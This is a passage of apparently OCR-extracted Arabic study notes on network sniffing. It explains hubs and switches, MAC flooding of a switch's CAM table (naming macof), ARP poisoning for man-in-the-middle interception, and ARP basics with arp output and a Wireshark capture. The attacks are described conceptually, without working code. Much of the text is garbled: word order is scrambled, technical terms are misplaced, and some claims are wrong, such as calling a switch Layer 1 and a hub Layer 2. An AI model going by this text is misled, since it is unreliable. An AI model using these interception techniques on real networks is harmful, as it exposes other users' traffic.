
- فال **HUB** هنخطي الحديث عنه لكونه انقرض من السوق واستبدالناه بال **Switch** حاليا ... بس بأختصار خالص ال **HUB** هو جهاز اتعمل عشان يوصل الاجهزه ببعض فنفس ال **network** وكان عيوبه ال خلت الناس تفكر فبديل انه لما بتجيشه رساله عشان يوجهها ل **PC** معين بيوجوها لكل الاجهزه المتصله بيها فمعدوش نظام ف التعامل فال **Promiscuous mode** الا لو كنت انت عملها ال **drop** بحيث اي رساله جيالك حتى لو مش بتعتاك لازم تعدي عليك وتشوفها الاول ولذلك استبدلناه بال **Switch** تمام كدا بالنسبة ل **HUB**.

- تعالى نشوف ال **Device** الثاني عندنا وهو ال **Switch** ال جه بعد ال **HUB** ودا بنسميه **Layer 1** لأن ال **HUB** كان **Layer 2** بمعنى بيفهم اشارات كهربائيه فقط ولكن مبيفهمش ال **Mac** ومعدوش **L3** بتفهم **IP** ودي بنسميه **Switches**

- انما ال **Switch** العادي بتعنا ال بيوصل ال **Devices** ببعضها من خلال ال **Mac Address** دا بنسميه **L2** ... ال **HUB** كان بيعمل عن طريق ال **switch** انما ال **Electric Signals** عندنا بيعمل عن طريق ال **Header** فال **packet** المرسله مش بيكون فيها **Header** وال **Packet** ... فجزء ال **header** ل **Packet** بيكون فيه ال **Destination Mac** وال **Source Mac** يقرأهم ال **Switch** ويعرف يوجه رسالتك ل **Destination Mac** ال انت عاوز تبعتله الرساله

- ال **Hub** وال **Packet Forward** الاتنين بيعملوا ل **Switch** انما ال **Hub** شغال عشوائي وال **CPU** جواه **Switch** بيفكر و بتخزن ... **Memory**

- وعنه جدول جواه مسجل فيه ال **Destination** وال **Source** ال
انت رايحله فيوجهك صح لـ **Destination** ال انت رايحله على
عكس ال **Hub** ال كان عشوائي فتوجهيه لـ **Packet** وكان بيوجهها
لكل الاجهزه فال **Hub** عامل زي مشترك الكهربا كدا بالضبط بيلم
كذا جهاز ف مشترك واحد عشان كلهم يوصلهم كهربا ... انما ال
يكون منظم وعارف هو بيعملية ومعدوش العشوائية ال
عند ال **Hub**.



4.2 Sniffing of Action:

عندنا نوعين من ال **Sniffing** وهما ال **Passive Sniffing** وال **Active Sniffing**

Sniffing

Passive Sniffing

Active Sniffing

MAC Flooding

ARP Poisoning

الفرق مبين ال **Passive** وال **Active** ان ال **Passive** دا من غير
متواصل مع ال **Target** بتاعك وبشكل **Stealthy** مخفي يعني
متواصل مع ال **Target** بتاعك وتنفذ عليه ال ... **Sniffing**

- اما ال **Active** فانت بتتواصل مع ال **target** بشكيل مباشر ودا عنده منه نوعين وهما ال **ARP Poising** وال **Mac Flooding**.

- ال **Passive** دا بيكون انك قاعد فال **Network** تشووف ال **traffic** دا يكون انك قاعد فال **Network** تشووف ال **traffic** ال رايح وال جي مبين الاجهزه من غير متعمل حاجه زي انك تلعب ف **header** مثلا او فال **tool** بتعتها ... ال تعملي الكلام دا وتعمل بيها **Network packets** هي ال **monitor** لل **Network packets** هي ال **monitor** **Malicious** ... اما ال **Active Sniffing** **Shark Inject** **Penetration tester** او **hacker** ودا بنعمله عشان نعمل **network** او **hacker** و **network** ال بتمن خلال ال **packets** لل **redirect** بتعتنا .


- ونعمل **Inject** فال **packet** يعني غير المحتوي بتاعها زي ال **Active** وال **TTL** وغيره من محتويات ال **Packet** ... وال **length** بيتم بطريقه غير **Stealthy** يعني غير مخفيه ممكن **tool** زي ال **Wire Shark** تكتشفها من خلال ال **Monitor** ال بتعمله لل **Active** ... بس قدام شويه فالشرح هنعرف ازاي نخلي ال **network** نخفيه انما اي حد عادي فهو مكشف .

- تعالى نشوف ال **Network** ازاي بيتم عندها فال **Mac flooding** ... ال **Switch** بيذخن ال **Data** بتاعته في **memory** جوا ال **Content** دي جدول اسمه ال **CAM** ودا اختصار ل **memory** **Mac Adress** وساعات بنسميه ال **Accessible memory** دا ال بيذخن فيه ال **data** يعني اسم ال **PC** وال **Mac Adress** الخاص بي ... الجدول دا بيحتوي على ال **Adress** الخاص بال **PC** وال **Port Number** الخاص بي وال متواجد عليه على ال **Switch** عشان تبعته ال **traffic** عليه وكمان قيمة ال **TTL** ال هي ال **Time to live** بمعنى الجهاز اد متذخن بقاله وقت قد ايه جوا ال **Mac Table** ودا كله هنعرفه تفصيلي فالجي .


- هتلaci ان ال **Switch** بياخد قراره فال **Forwarding** بناء على ال **Records** ال مسجلها عنده فالجدول ... بمعنى ان ال **Switch** مسجل عندة فال **CAM** ان جهاز **PC3** موجود على **Port 80** وانت عاوز تتواصل معاه نفس ال **LAN** فيروح يشوف ال **PC** دا موجود على **Port** كام عنده فالجدول وموجد عنده اساسا ال **PC** ولااء لو لقي الدنيا تمام بيقوم عامله **Forwarding** ودا شغل التنظيم ال اتكلمنا عليه قبل كدا ال بيميز ال **HUB** عن ال **Switch**

- ايه علاقه الكلام دا بال **Mac Flooding** بتعنا ... ال **Mac** **Flooding** دا ليه سعه معينه فالتخزين لل **data** ال بتحططها جواه ... ال **Switch** بتحول ال **HUB** ازاي منا هقولك ... ال **Switch** ليه سعه معينه فالتخزين ويتملي فلو جه لل **CAM Table** اي فهو معندوش مكان يسجلك فيه لان ال **CAM** اتملى لان ال **Request** ملى ال **CAM Table** ... **Fake Mac Adress** ب **CAM Table** **Attacker** فعشان ميز علکش هيقوم ماسك الرساله بتعتك دي وعاملها **Forward** لكل الاجهزه الموجوه معاك فال **network** ويقولهم مين صاحب ال **Mac** دا يجي هنا عشان ال **PC** دا عاوز يتواصل معاه ال احنا بنسميه ال **Broad cast** ... ودا معنى ال **Flooding** ال هو الفيضان انه تغرق ال **CAM** بال **requests** فيتملى وميكنش فيه مكان عشان تحول ال **Switch** ل **HUB** ... وبعد كدا انت تتحول شخصيه الجهاز الآخر ال بينادي عليه ال **Switch** تعمله **Spoofing** يعني وترض بدل الجهاز الحقيقي وتديله ببياناتك ولما يجي يتواصل مع الجهاز الحقيقي هيجيلك انت لان ال **Switch** هيكون فضا جواه مكان فال **CAM** وهيسجل ببياناتك فيه فأحنا كدا اجربنا ال **Switch** بال **technique** بتعنا ال هو ال **Mac Flooding** انه يشتغل **HUB** ونعرف نعمل ال **Macof** **Spoofing** بتعنا ... ومن أشهر ال **Tools** فالحته دي هي ال **Spoofing** ودي هنبا نشووفها خلال الشرح الجي باعدن الله أهم حاجه تكون الفكره وصلت عشان مبني عليها باقي كلام ال **sniffing** الجي .


- تعالى نشوف التطبيق الآخر وهو ال **Arp Poising** او ال **Arp Spoofing** برتوكول ال **Arp** دا بنستخدمه عشان على ال **Switch** لو عايز توصل لجهاز آخر معك وانت مش عارف عنوان ال **Mac** الخاص بي ... عندنا ال **Arp Cache** متسجل فيه عنوانين **IP** باسم الاجهزه واي **Pc** عاوز تروحله او تتواصل معاه بيتم من خلال ال **Arp Poising** فال **Arp Cache** عنوان الجهاز ال انت رايحله وبعدين نقط عنوان ال **Attacker** بدلا منك عشان بعد كدا اما نيجي نبعت **Arp Request** يترض علينا من **Destination** تاني ال هو عملك ال **Attack** **Arp Cache Spoofing** فال **Arp Poising** هو ال **MITM** المشهور ال بيخدمنا فحته ال **target** عال **Data Modify** من خلال ال **MITM** ال هتنفذه عال **Attacker** هيسمح لك انك تنفذ **traffic** وكمان هتعرف تعديل عليه ... بص عالمثال دا



- هتلaci ال **Attacker** بيعت للطرفين **fake IP** و **fake Mac** عن طرق اللعب فال **Arp cache** ...



هلاقنه راح غير فال **Victim** **Arp Cache** بتعات ال **Attacker** وحط ال **Mac** الخاص بي ... وبرضه بيعمل كدا مع ال **IP** بيفيره زي ال **Mac**.



- هنلاقيه بيروح برضه لـ **PC** الثاني ال بيتواصل معاك ويعمل معاه نفس الكلام يعني كدا عمل **Spoofing** للطرفين ... اقنع الجهاز الثاني انه ال **Source** ال هيتواصل معاه واقنع ال **Destination** او ال **Arp Poising** او ال **Arp Cache** عن طريق ال **Arp Spoofing**.


4.3 Basic of ARB:

- دا اختصار ل **Arp Address Resolution protocol** و ال **Arp Request** و **Arp Reply** مكونه من **Packet** عندنا ال **Arp Table** بيكون فيه ال اسم الجهاز بال **Mac** الخاص بي. وال **Arp** اتعمل عشان يعمل **Match** مبين ال **Layer3** و **Layer2** فال **IP** بال **MAC** **Network** .. يعني يربط ال **IP** بال **MAC** الخاص بي عشان يتم التواصل بتابع جهاز وعازو تعرف ال **MAC** الخاص بي عشان يستخدم ال **mac** **Arp** لازم **destination**.


Layer 3 (Network layer)
IP address

Layer 2 (Data link layer)
MAC address

- تعالى نشوف ازاي ظهر ال **Arp** فال **Windows** وال **Linux** عن طريق ال **arp -a** فال **Command** .




```
C:\Users\els>arp -a
Interface: 192.168.102.149 --- 0xb
  Internet Address          Physical Address      Type
  192.168.102.2            00-50-56-ef-66-cf  dynamic
  192.168.102.255          ff-ff-ff-ff-ff-ff  static
  255.255.255.255          ff-ff-ff-ff-ff-ff  static
```

```
stduser@els:~$ arp
Address      HWtype  HWaddress          Flags Mask Iface
192.168.102.254 ether   00:50:56:e1:65:94 C      eth0
192.168.102.2    ether   00:50:56:ef:66:cf C      eth0
```

- الجهاز **A** عشان يتواصل مع الجهاز **B** مثلا هتلاقيه يروح يشوف ال **Arp cache** بتاعه ويشوف فيه عنوان ال **Mac** الخاص بالجهاز **B** ولو لقاهم هيحصل ال **Connection** مبينهم ويتم التواصل ...



- طب لو الجهاز **B** عنوانه ال **Mac** مش موجود عند جهاز **A** فال **Arp Request** عشان يتواصل معاه ... هتلاقيه بيعت **Arp cache** فال الاجهزة موجوده فيها ويكتب فيها ال **IP** بتاعه وال **Destination IP** بتاعه وال **Mac Address** بتاع ال **Broad Cast** ال **Destination Mac** **Target PCs** ال هو بيكون **ff:ff:ff:ff:ff:ff** عشان توصل لكل ال الموجوده معاه نفس ال **IP** وصاحب ال **IP** دا يرض عالجهاز **A** بال **Mac** الخاص بي.



HOST	IP Adress	MAC
G	172.16.0.6	14:11:11:11:55:55
C	172.16.1.5	AA:DD:AA:DD:AA:DD
D	172.16.1.16	04:3A:56:39:12:A4

The ARP table does not contain the destination IP-MAC pair

- تعلی نشوف رساله زی دی بتظاهرلنا ازای فال **Wire Shark** وازای
بنعمل **Traffic Analyze** لل **Analyze**

No.	Time	Source	Destination	Protocol	Length Info
1	0.0000000000	Vmware_d6:f3:71	Broadcast	ARP	42 Who has 192.168.102.149? Tell 192.168.102.147
2	0.000221000	Vmware_24:dd:54	Vmware_d6:f3:71	ARP	60 192.168.102.149 is at 00:0c:29:24:dd:54
17	65.134456000	Vmware_d6:f3:71	Vmware_e3:1d:9c	ARP	42 Who has 192.168.102.254? Tell 192.168.102.147

► Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▼ Ethernet II, Src: Vmware_d6:f3:71 (00:0c:29:d6:f3:71), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
 ► Destination: Broadcast (ff:ff:ff:ff:ff:ff)
 ► Source: Vmware_d6:f3:71 (00:0c:29:d6:f3:71)
 Type: ARP (0x0806)
▼ Address Resolution Protocol (request)
 Hardware type: Ethernet (1)
 Protocol type: IP (0x0800)
 Hardware size: 6
 Protocol size: 4
 Opcode: request (1)
 Sender MAC address: Vmware_d6:f3:71 (00:0c:29:d6:f3:71)
 Sender IP address: 192.168.102.147 (192.168.102.147)
 Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
 Target IP address: 192.168.102.149 (192.168.102.149)

- هتلaci فيه **Wire Shark** ظهرت فال **Broad cast message** وال **Ip** ال هو **102.147** بینادي عال **IP** ال هو **102.149** عشان يرض عليه بال **Mac Address** بتاعه عشان يتم الاتصال مبينهم ودا بيتم فحاله ان ال **Mac** مش مسجل فال **Arp cache** زي مذكرنا ...

ولو الجهاز B سمعك فال Network هتلافقه رض عليك بال Arp ...
Reply بتابعه وفيه ال Destination Mac الخاص بيه

- تعالى نشوف ال **Arp Table** قبل ال **IP** الجديد بتاعنا ميتضاف وبعد ما تم اضافته هنلاقي ال **Ip** بتاع الجهاز ال رض علينا فال **Broad** اتضاف هو وال **Mac** فال **Network** **cast message** الخاص بيه

Address	Hwtype	HWaddress	Flags Mask	Iface
192.168.102.254	ether	00:50:56:e1:65:94	C	eth0
192.168.102.2	ether	00:50:56:ef:66:cf	C	eth0
stduser@els:~\$ arp				
Address	Hwtype	HWaddress	Flags Mask	Iface
192.168.102.254	ether	00:50:56:e1:65:94	C	eth0
192.168.102.2	ether	00:50:56:ef:66:cf	C	eth0
192.168.102.149	ether	00:0c:29:24:dd:54	C	eth0
stduser@els:~\$				

After receiving the ARP reply, the table has been updated

- تعالى نشوف حاجه تانيه فال **Arp** وهو ال **Gratuitous Arp** عباره عن انك بتبع من نفسك للاجهزة ال معاك فال **network** عباره عن **Arp request** او **Arp reply** بدون مالاجهزة دي تتواصل معاك او تطلب منك كدا ... انت بشيء تفضلي منك بتقوم باعتئام الرسائل دي كدا ... خلينا فالاهم وال هتشوفه كثير فال **Wire Shark** وهو ال **Arp** ودا معناه ان جهاز معاك نفس الشبكة هتلاقيه بعذلك رساله بيكولك فيها الجهاز **A** مثلا ال كنت بتتواصل معاه وانت بالفعل مسجله فال **Arp Cache** عندك بال **Mac Address** بتاعه ... هتلاقى **Arp Cache** الجهاز الثاني ال بعذلك رساله بيكولك ان الجهاز **A** ال عندك دا مش ال **Mac** الخاص بيه وغيره فال **Arp Cache** لل **Mac** ال بعدهولك دا .

- فاتوماتيك الجهاز بتاعك بيعمل **Update** وبيحدث ال **Arp Cache** بتاعه على آخر حاجه جياله ال هو ال **Mac** ال بعنه ليه الجهاز الثاني ال معاكوا على نفس الشبكة وأق嫩عه انه يغير عنوان **Mac** جهاز **A** للعنوان ال بعدهوله الجديد ... ودي تقدر تقول عليها بدايه ال **Attack** ال ذكرناه ال هو ال **MITM Attack** تعالى نشوف شكله فال **Kastafeh** لما بيتعلمه **Detect** لما عشان نربط الكلام .

Looks like a crafted/illegitimate MAC address

